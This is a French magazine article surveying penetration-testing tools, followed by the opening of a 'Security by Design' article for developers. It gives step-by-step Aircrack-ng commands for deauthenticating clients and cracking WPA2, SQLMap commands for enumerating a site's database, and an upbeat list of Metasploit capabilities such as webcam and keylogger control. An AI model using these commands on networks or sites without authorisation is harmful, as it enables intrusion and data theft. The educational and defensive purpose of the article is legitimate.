La dernière étape sera l'exécution de l'exploit avec la commande :

```
$ exploit
```

Au final, quand l'ordinateur victime va lancer le programme (manuellement) ou à partir de son OS, vous allez voir que Metasploit et Meterpreter se lanceront, ce qui signifie que vous avez pris le contrôle de la machine victime.
À partir de là, vous pouvez utiliser la webcam, enregistrer des vidéos, enregistrer les frappes du clavier avec un keylogger, télécharger ces données personnelles ou même éteindre ou redémarrer son ordinateur.
Sympa, non ?
Enfin, la création de l'exploit se fait à travers des scripts fournis qui sont mis à jour ou proposés via la communauté.
Site officiel : http://metasploit.com/

Les mots de passe 2

Les mots de passe sont partout aussi bien sur le Web, que pour l'accès à votre environnement de travail, votre système d'exploitation, les logiciels, etc.

Résistance d'un mot de passe

John The Ripper est un logiciel libre de cassage de mot de passe. Il permet de tester la sécurité des mots de passe. Il inclut l'autodétection des fonctions de hachage utilisées pour stocker les mots de passe.
Il propose différentes techniques pour retrouver le mot de passe :

- le mode simple : John effectue quelques transformations sur le nom d'utilisateur, pour casser les mots de passe les plus faibles. Pour l'utilisateur admin, il essayerait "admin, Admin, admin123, ADMIN123, admin1, etc.". Ce mode est le plus rapide à effectuer, un mot de passe qui serait cassé par cette méthode serait un mauvais mot de passe.
- l'attaque par dictionnaire : ce type d'attaque s'appuie sur un fichier contenant une liste de mots. Le logiciel les lira les uns après les autres en leur ajoutant les mêmes transformations que précédemment.
- Attaque par force brute : cette attaque, connue sous le nom 'Mode incrémental', va essayer toutes les combinaisons de caractères possibles, jusqu'à trouver le mot de passe. Tous les caractères seront testés, quelle que soit la robustesse du mot de passe, si vous lui laissez le temps nécessaire à le trouver.
- Le mode Markov : ce dernier mode est le mode personnalisé en ajoutant à la fin de la ligne de commande –markov. Il va vous permettre d'ajouter vos propres arguments, avec des délimiteurs, le niveau à chacune des méthodes décrites précédemment.

Par défaut, les trois premiers modes sont exécutés dans cet ordre l'un après l'autre, bien qu'il soit possible de lancer l'outil directement dans un des modes.
Enfin, si vous n'êtes pas habitué à la ligne de commandes (un conseil : il faut s'y mettre), vous pouvez utiliser une interface graphique appelée Johnny.
Site officiel John The Ripper : http://www.openwall.com/john/
Site officiel Johnny : https://openwall.info/wiki/john/johnny

Réseaux sans fil

Le réseau sans fil est une source très intéressante pour les hackers, car vos téléphones, tablettes, ordinateurs portables que vous utilisez quotidiennement sont des portes d'accès supplémentaires qu'il faut surveiller. Il existe différents protocoles pour les réseaux wifi (WEP, WPA…) qui peuvent être cassés, plus ou moins rapidement, par une suite d'outils regroupés sous le nom de Aircrack-ng.
Son rôle est de surveiller votre réseau, mais il est souvent utilisé pour cracker un réseau informatique sans autorisation, ce qui est, évidemment, interdit.
Par exemple, nous vous montrons le moyen de vérifier si votre réseau WPA2 est suffisamment sécurisé à partir d'un environnement Linux. À partir du terminal, vous déconnectez tous vos réseaux sans fil disponible sur votre ordinateur :

```
$ airmon-ng check kill
```

Ensuite, vous vous connectez à la carte Wifi interne ou externe de votre ordinateur :

```
$ airmon-ng
```

Le programme trouvera la carte wifi et vous vous connecterez à l'interface

```
$ airmon-ng start  [monitor interface]
```

pour enfin lancer le scan


```
$ airodump-ng  [monitor interface]
```

Après quelques minutes, vous obtenez une liste des Wifi disponible autour de vous comme ceci 3
Ensuite, vous choisissez un des résultats (bssid) et le canal de la forme suivante :

```
$ airodump-ng --bssid [router bssid] -c [client bssid]  --write [nomFichier] [monitor interface]
```

- 14:0C:76:95:C1:C9 : BSSID

2



- -c 5 : le numéro du channel
- NomFichier : nom du fichier qui enregistre le résultat
- monitor interface : nom du réseau

Le programme Airodump va surveiller uniquement le réseau cible, et il capture les informations plus spécifiques et attend qu'un autre périphérique se connecte ou se reconnecte à ce réseau.
Vous trouverez 4 nouveaux fichiers dans votre disque dur qui gardent les informations capturées.
La dernière étape s'effectue avec un autre terminal pour capturer le mot de passe chiffré, de la manière suivante :

```
$ aireplay-ng --deauth 100 -a  [router bssid] [monitor interface]
```

L'opération permet de désactiver à distance le client, ce qui l'obligera à effectuer une réauthentification automatique et par la même occasion la récupération du mot de passe chiffré stocké dans les fichiers 4
Vous pourrez ensuite vous connecter ultérieurement à ce réseau de la manière suivante

```
$ aircrack-ng [NomFichier].cap
```


Site officiel : https://www.aircrack-ng.org

Analyse réseau


Wireshark rentre dans la famille des outils d'analyse de réseau et principalement les données passant par le switch et hub. Son but est de capturer les paquets en temps réel et de retourner le résultat dans un format lisible pour l'utilisateur.
Il est compatible avec l'ensemble des systèmes d'exploitation (Windows, Linux, FreeBSD, NetBSD, NetBSD...), VoIP et des différents protocoles (SMTP, NNTP, IPsec, ISAKMP, SSL/TLS, WEP et WPA/WPA2). Mais nous l'utiliserons pour sécuriser le réseau informatique. 5
Lors du lancement du logiciel, il va automatiquement détecter les différents matériels en réseau (cartes, wifi, switch, hub).
Vous choisissez la ligne à surveiller pour obtenir le détail des différents paquets envoyés. 6
L'écran est découpé en 3 parties :

- La première partie va capturer les paquets que le logiciel voit passer. Vous pouvez stopper à tout moment la capture avec le bouton 'pause'. Chaque ligne est identifiée par le type de trafic avec une couleur prédéfinie.
- le vert est le trafic TCP ;
- le bleu foncé est le trafic DNS ;
- le bleu clair est le trafic UDP ;
- le noir identifie les paquets TCP présentant des problèmes.
- La deuxième partie de l'écran fournira les informations plus détaillées comme le protocole de transmission, la carte utilisée, la taille du paquet…
- La troisième partie affichera en clair les données en caractère ASCII et hexadécimales. Par exemple vous pouvez voir les données saisies d'un formulaire et les valeurs d'une requête.


Enfin, vous pouvez analyser en détail chaque ligne avec les différentes options proposées ou exporter vos propres captures pour les ouvrir plus tard.
Site officiel : https://www.wireshark.org/




3



4



5



6

Base de données

La base de données est un point sensible dans votre projet, car elle enregistre les informations sensibles de vos utilisateurs. Il existe de nombreux logiciels open source pour vérifier si votre base de données résiste aux tests d'intrusion. Toutefois l'exemple s'appuiera sur SQLMap qui va vous permettre d'automatiser la détection des défauts d'injection SQL. L'avantage est qu'il reconnaît un maximum de formats de base de données.
Ce logiciel va faciliter les tests, car il est capable d'interroger votre

base de données quel que soit le format de votre URL avec ou sans option de redirection. Les adresses internet possibles sont :

http://votreSite.com/?id=123
http://votreSite.com/123/view
http://votreSite.com/123/456
http://votreSite.com/123

Nous testerons la dernière ligne de l'exemple pour remonter à la base de données.

Pour cela, vous téléchargez SQLMap et en ligne de commande, vous taperez ceci :

```
$ ./sqlmap.py -u http://votreSite.com/1* --wizard
```

Les arguments sont :

- -u URL adresse du site cible
- --wizard interface simple utilisateur 7

À cette étape, nous ne remplissons pas le champ --data qui est le nom de la base de données que nous ne connaissons pas

Ensuite, nous renseignerons :

- Risk à 2 pour moyen, ce qui signifie la difficulté d'injection.
- Enumération à 2 pour un dénombrement intermédiaire.

Pour obtenir le résultat suivant 8

Nous connaissons maintenant l'environnement où se trouve la base de données, son nom et les noms des tables

Pour obtenir le contenu de la table 'users' vous devrez renseigner certaines valeurs supplémentaires dans les arguments pour en lister son contenu. Site officiel : http://sqlmap.org/

Applications Web

Burp Suite est une suite d'outils comprenant un serveur proxy (Burp Proxy), un robot d'indexation (Burp Spider), un outil d'intrusion (Burp Intruder), un scanner de vulnérabilités (Burp Scanner) et un répéteur HTTP (Burp Repeater).

Son rôle est de tester la résistance de vos applications Web pour vérifier la sécurité. Il va regarder ce qui se passe entre le navigateur Web et le serveur.

La technique utilisée permet d'injecter des données non conformes dans l'objectif de provoquer un comportement anormal de l'application et donc d'en identifier les bugs et vulnérabilités associées.


Il s'utilise de la manière : 9

- La première étape consiste à modifier les paramètres réseau de votre navigateur pour lui ajouter le port 8080 pour capturer toutes les requêtes GET et POST. 10
- L'étape suivante est de signaler à Burp qu'il doit utiliser le proxy défini ci-dessus en accédant à l'écran des options de l'onglet Proxy.


Par ailleurs, vous exportez le 'CA certificate' dans le navigateur avec sa clé privée.

Avant d'intercepter les requêtes, vous devez actionner le bouton 'intercept on' du sous-onglet Intercept


Quand vous tapez une URL du site dans votre navigateur, les requêtes sont interceptées directement par Burp 11




7




8



9



10



11

Cet onglet apporte de nombreuses informations importantes que vous retrouvez dans l'onglet historique de ce logiciel avec un maximum d'information, de requêtes envoyées au serveur.
À partir de là, l'écran affiche les variables d'une couleur différentes qu'il sera possible de modifier et de rejouer à volonté.
Site officiel : https://portswigger.net/burp

Développement

Il existe de nombreux frameworks ou logiciels pour vous aider à sécuriser votre développement, qui sont aussi utilisés pour faire des tests de pénétrations que vous n'avez pas faits auparavant. Le plus connu est Owasp ZAP qui signifie 'Zed Attack Proxy'. Son rôle va trouver les vulnérabilités de sécurité dans vos applications Web pendant que vous développez et les tester. 12
Pour cela, vous lancez l'application et tapez l'adresse du site internet, et vous cliquez sur 'attack'. 13
Lorsque le logiciel a terminé, vous obtenez le résultat avec les différents niveaux d'alertes. 14
Vous choisissez une ligne pour obtenir le détail de la faille. L'écran affiche la position qui pose un problème et vous explique dans une description les risques encourus, la solution et le lien de la référence OWASP pour vous aider à la corriger.
Par ailleurs, il propose un proxy pour vous faciliter l'utilisation dans une intégration continue et la répétition de cycle de tests.
Site officiel : https://www.owasp.org/index.php/ZAP

La mémoire vive

La mémoire vive (appelée RAM) est une source d'informations volatiles. Elle est automatiquement perdue quand le système est éteint. Cet espace de stockage peut mémoriser les mots de passe, processus d'exécution, sockets ouverts, presse papier… qui est exploité par différents logiciels.
L'outil Volatility prend en charge une variété de formats de fichiers comme les échantillons linéaires (dd), virtualbox, Vmware, EWF, Lime, firewire, Qemu…
Il est possible de connaître la liste des formats compatibles en tapant ceci :

```
$ volatility --info
```


Vous obtenez une liste de profils, plug-ins, adresses mémoires qui sera utile pour la suite 15
Par exemple vous possédez une allocation de mémoire 'test.raw' et vous souhaitez obtenir les informations concernant l'image comme ceci :

```
$ volatility -f test.raw imageinfo
```


Vous obtiendrez les informations de bases qui sont les profils compatibles.
L'étape suivante va permettre de connaître le contenu en mémoire que nous listerons comme ceci :

```
$ volatility -f test.vmem --profile=Win7SP1x86 pslist
```


Nous obtenons le résultat suivant 16
Enfin, suivant les plug-ins que vous utilisez, le résultat obtenu pourra être plus critique. Il faut bien entendu ne pas oublier de sécuriser
Site officiel : https://github.com/volatilityfoundation/volatility



12




13


14

```
# volatility -f test.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search…
 Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
 AS Layer1 : IA32PagedMemoryPae (Kernel AS)
 AS Layer2 : FileAddressSpace (test.raw)
 PAE type : PAE
 DTB : 0x185000L
 KDBG : 0x82944c30L
 Number of Processors : 1
 Image Type (Service Pack) : 1
 KPCR for CPU 0 : 0x82945c00L
 KUSER_SHARED_DATA : 0xffdf0000L
 Image date and time : 2017-06-22 08:05:41 UTC+0000
 Image local date and time : 2017-06-22 01:05:41 -0700
```
15

```
Offset(V)  Name                PID   PPID   Thds    Hnds   Sess  Wow64 Start
---------- ---------------- ------ ------ ------ -------- ------ ------ ----------
0x84133630 System                4      0     93      420 ------      0 2011-10-20
0x852add40 smss.exe            276      4      4       29 ------      0 2011-10-20
0x851d9530 csrss.exe           364    356      9      560      0      0 2011-10-20
0x859c8530 wininit.exe         404    356      7       88      0      0 2011-10-20
0x859cf530 csrss.exe           416    396     10      236      1      0 2011-10-20
[snip]
```

16



17


PENTEST MATÉRIEL !

Christophe a parlé des pentests logiciels. Il existe plusieurs plateformes de pénétrations matérielles. Les plus connues sont : Pirate Bus, Shikra, GoodFeet, Hardsploit, JTAGulator et même une simple Pi ! La Pirate Bus est sans doute la plus connue et une des plus utilisées. Elle supporte les protocoles les plus diffusées : UART, SPI, JTAG, SWD. Il est aussi possible de flasher des firmwares grâce à cette carte. Vous imaginez les possibilités ? Par exemple : hacker une gateway IoT en injectant du code ou remplacer le firmware, surtout si les ports ne sont pas fermés…

Le pentest matériel est souvent plus complexe mais les possibilités sont immenses.

Quelques tutos et hacks pour comprendre le risque :
https://www.senseofsecurity.com.au/sitecontnt/uploads/2018/08/AusCERT2018-Introduction-to-IoT-Security-Assessment-and-Penetration-Testing.pdf

https://nvisium.com/blog/2019/08/07/extracting-firmware-from-iot-devices.html



Un environnement 17

Kali Linux est une plateforme open source de tests de pénétration, basée sur Debian.
Cette plateforme fonctionne sur Rasberry PI, Virtual box, VMWare, ARM avec les différentes interfaces utilisateurs comme Gnome, KDE, xfce...

Son but est une solution clef en main pour éviter de rechercher et de télécharger les logiciels manuellement. Elle rassemble plus de 600 programmes d'analyse de sécurité préinstallés, dont certains décris ci-dessus.
Ainsi, vous trouverez sur le site Web de Kali l'ensemble des outils disponibles, classés dans différentes catégories comme :

- Applications Web
- Attaques sans fil
- Analyse de vulnérabilité
- Collecte d'information
- Outils d'exploitation
- Tests de stress
- Outils médico-légaux
- Sniffing & Spoofing
- Attaques par mot de passe
- Maintien de l'accès
- Ingénierie inverse
- Outils de reporting
- Piratage matériel

Après avoir téléchargé et installé la version de votre choix, vous mettez à jour les logiciels :

```
$ apt upgrade
$ apt update
```

Même si Kali Linux est un environnement prêt à l'emploi, le paramétrage des logiciels que vous utiliserez sera nécessaire, car vous êtes le seul responsable.
Par ailleurs, le portail Web de ce projet apporte de nombreuses informations, versions et des fiches techniques des logiciels listés qui vous aideront à vous repérer pour sécuriser votre infrastructure.
Site officiel : https://www.kali.org/

Conclusion

Les tests de pénétrations sont étendus et couvrent l'ensemble des risques. Vous trouverez votre bonheur dans cet article pour un usage privé et encadré, ou en préventif.
Toutefois, vous ne devez pas perdre de vue que les scans de vulnérabilités doivent être quotidiens pour réduire les risques de cyber attaques, car les hackers sont actifs 24h/24 et 7/7. Ces personnes utilisent de nombreux outils de façon automatique sur des applications qui ne contrôlent pas assez leur sécurité.
L'impact des tests d'intrusions ne doit pas se limiter à l'interface de l'application utilisateur, mais à son ensemble.
Bien entendu, quel que soit l'outil de test que vous choisirez dans le cadre de l'amélioration de la sécurité de votre réseau, bases de données, langages, vous devez le faire régulièrement et non la veille de la mise en production. •

Flavien Dumur
ADIKTS
Application Security and DevSecOps specialist

Security By Design version développeur

Le concept du Security by Design (ou Secure by Design), que l'on abrègera en SbyD dans la suite de cet article, dans le développement applicatif a pour but d'intégrer la sécurité dès la phase de conception. Ceci en évaluant le risque et les contrôles nécessaires à mettre en place en anticipant aussi la maintenance, comme l'obsolescence de composants et de stacks logiciels, ou simplement en prévoyant la fin de vie d'une application.

Par analogie à l'aéronautique, où la sécurité d'un système ou d'une organisation dépend directement des risques auxquels ils seront confrontés en vol, le développement sécurisé d'une application s'applique avec le même objectif ; l'amélioration continue des processus pour répondre aux exigences liées à son usage.
En d'autres termes, la sécurité dès la conception, dépendra :

- Des fonctionnalités business de l'application et des données traitées, personnelles ou critiques pour l'entreprise en rejoignant le Privacy By Design.
- De l'implication de tous les acteurs du projet, pas seulement les développeurs qui portent souvent l'unique responsabilité du code dans cet enjeu mais bien, du business en passant par les équipes transverses comme l'Architecture et les Opérations.

On parle donc ici de sécurité pilotée par le risque afin d'adapter au mieux les efforts de chacun en fonction des contraintes métier (time-to-market, engagement client, etc.), des standards d'architecture, de sécurité et opérationnels d'une entreprise.

Principes généraux

Le SbyD, au même titre que le DevSecOps, est l'intégration du risque et des éléments de sécurité pendant la phase de conception et aussi durant l'intégralité du cycle de vie applicatif :

- Conception : qualification du risque, adaptations des contrôles, intégration au SI et aux pipelines CI/CD ;
- Vie courante : monitoring, opérations de maintenance comme la mise à jour de composants et stacks d'exécution devenus obsolètes et/ou vulnérables, mise à jour des politiques de sécurité ;
- Désengagement : suppression des données comme précisé par le RGPD (GDPR), des ressources techniques, des services et comptes associés.

Les principaux éléments que nous allons décrire sont les suivants :

- La définition des assets et des éléments de sécurité inhérents ;
- La compréhension du risque informatique et de la menace associée ;
- La classification de l'applicatif en fonction des quatre piliers de la Sécurité applicative ;
- L'importance de l'Architecture fonctionnelle et technique d'entreprise ;

Les principes de base de la sécurité et des exemples.
Enfin, l'aspect préventif est prédominant car les coûts de remédiation en production ne seront évidemment pas les mêmes qu'en phase de conception et/ou de développement itératif. La préparation à un incident de sécurité applicatif par exemple doit pouvoir permettre d'en réduire les impacts sur l'entreprise (image, pertes financières, …).

Clarification des ressources numériques

La première étape est de qualifier les données à protéger pour en adapter les contrôles nécessaires. Nous abordons ici le besoin métier de protéger la donnée en fonction du risque business en termes de réputation, de vol, de fraude, de falsification, etc.
En termes de contrôles, la question se basera par exemple sur le besoin d'auditer l'application. En effet, elle peut être soumise à une régulation. Ou plus simplement à une analyse de surface à l'aide d'un outil dynamique de sécurité en plus des habituels tests unitaires et d'intégration qui viendront compléter les contrôles métier applicatifs.
Cette étape permet donc de définir les ressources avec la topologie d'application, car l'effort, tant humain que financier, sera différent entre un site institutionnel et des applications bancaires ou embarquées d'un point de vue sécurité mais aussi en termes de développement pur.

Comprendre les attaquants

Cette réflexion est primordiale dans le Security By Design, connaître son ennemi est une base de l'Art de la Guerre (Sun Tzu) mais également un atout pour les développeurs afin d'adapter les contrôles et être accompagnés par les équipes transverses.
Les profils d'attaquants sont nombreux, mais en voici une liste volontairement incomplète :

